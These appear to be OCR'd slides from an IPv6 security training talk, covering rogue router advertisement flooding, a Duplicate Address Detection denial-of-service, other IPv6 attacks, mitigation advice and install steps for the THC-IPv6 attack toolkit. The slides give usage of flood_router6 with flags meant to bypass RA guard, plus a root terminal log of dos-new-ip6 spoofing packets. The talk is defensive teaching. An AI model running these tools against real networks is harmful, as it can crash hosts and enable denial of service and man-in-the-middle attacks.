
Flood the local network with router advertisements.
Each packet contains 17 prefix and route entries (only Version _26)

-F/-D/-H add fragment/destination/hop-by-hop header to bypass RA guard security.

Syntax: flood_router6 [-HFD] interface

Example: flood_router6 eth0

RA Flooding Effect on Win7



Some RA Flooding Facts

- Nodes will stall or crash:
  - Windows XP,Vista,7,8,200x Server
  - Free/Net/Open-BSD - depends on version
  - OS X
  - Juniper
  - Android phones, iPads,... slow down or freeze
- Save:
  - Cisco IOS & ASA - **is fixed***
  - Linux **has a limit of 16 IPv6** addresses incl. link local (not attackable)

An "IPv6 readiness update" is available for Windows 7 and for Windows Server 2008 R2 (Nov. 2012)

http://support.microsoft.com/kb/2750841/en


- Only for Win7 and 2008 R2
- Limits no of prefixes to 100
- a patched machine still freezes totally during the attack, but recovers quickly when it stops

Fazit zu Rogue Router Advertisements

- Everybody on the local network can
  - add IPs, delete / change default router
  - DOS network
  - do a MITM attack
  - decrease Network-Performance
  - decrease System-Performance
  - crash Systems
  - !! Autoconf. IPv6 in IPv4-only network = open 2nd door


Consider Mitigation ;-) ➔ RFC 6104

Duplicate Address Detection - DOS



A can't configure any IPv6 address

Duplicate Address Detection - DOS



```
root@SWITCH-SL13:~# dos-new-ip6 eth0
Started ICMP6 DAD Denial-of-Service (Press Control-C to end) ...
Spoofed packet for existing ip6 as fe80::8c65:5df6:59d5:f164
Spoofed packet for existing ip6 as fe80::81cb:7fe5:7feb:70e3
Spoofed packet for existing ip6 as fe80::b4bb:1a64:653c:e51
Spoofed packet for existing ip6 as fe80::58f8:97cb:46e2:1936
Spoofed packet for existing ip6 as fe80::1866:aaac:57ff:c4bc
Spoofed packet for existing ip6 as fe80::f970:c407:2834:29ce
Spoofed packet for existing ip6 as fe80::cc6f:52f2:5d9:3ce1
Spoofed packet for existing ip6 as fe80::bc4d:8ea1:877d:27d5
Spoofed packet for existing ip6 as fe80::3190:6404:b25f:54c8
Spoofed packet for existing ip6 as fe80::df3:5a0c:deab:c9ce
^C
root@SWITCH-SL13:~#
```

Some DAD-DOS Observations

- **Linux** configures link local address (!) and tries every 30 seconds to configure a Global Unicast Address.
- **XP** tries a few times – also with different random addresses, and then quits
- **Win7** tries a few times and then quits - might show popup "Windows has detected an IP address conflict"


➔ works also for DHCPv6 and manual config!

➔ Switch "MLD Snooping"

Some other Attacks

- Attacks with MLD (fake/flood)
- NA Spoofing (wie ARP)
- Neighbor Cache Exhaustion Attack (Scanning)
- Redirect Spoofing (wie gehabt)
- Attacks with DHCPv6 (wie gehabt)
- DNS dictionary / IP Pattern-scan (Reconnaissance)
- ....

Fazit: Wie wirkt IPv6-Integration auf IT-Security einer Organisation?



- Higher complexity (protocol and network)
- Lower maturity (especially security devices)
- Less Know-how
- New / more Attack vectors
- Less visibility (monitoring)
- Already active in "IPv4-only" net
- A lot of changes (also means new opportunities)

How to decrease the Security of an IPv6 deployment?

"It's hard enough to deploy IPv6,

let's deal with the Security stuff afterwards!"

How to improve the Security of an IPv6 deployment? – It's simple!

0. Secure existing Operations

➔ IPv6 is already there! (Autoconf., Tunnel ➔ Monitoring, 2nd door ACLs, FW Tunnel traffic)


1. Understand IPv6 before you deploy it!

➔ Start early – start small – take your time!

2. Synchronise deployment with the readiness of your Security equipment!

➔ Have a plan - which involves Security!

frank.herberg@switch.ch



http://securityblog.switch.ch/

http://switch.ch/securitytraining

Anhang

- Lese-Tipps
- THC Installationstipps

Zum Lesen

- Scott Hogg / Eric Vyncke: "IPv6-Security"

  Cisco Press

- NIST - Guidelines for the Secure Deployment of IPv6

  http://csrc.nist.gov/publications/nistpubs/800-119/sp800-119.pdf

- Mailing List ipv6hackers

  http://lists.si6networks.com/listinfo/ipv6hackers

Get & Install THC IPv6 Attack tools

- Download `thc-ipv6-[Version].tar.gz` from thc.org
- Required: Linux 2.6 or higher
- Install

```
sudo apt-get install libssl-dev libpcap-dev
tar -xzf thc-ipv6-n.n.tar.gz
cd thc-ipv6-n.n/
make
sudo make install
make clean
```

- Run as root!
- **Also to test implementations in your Lab!**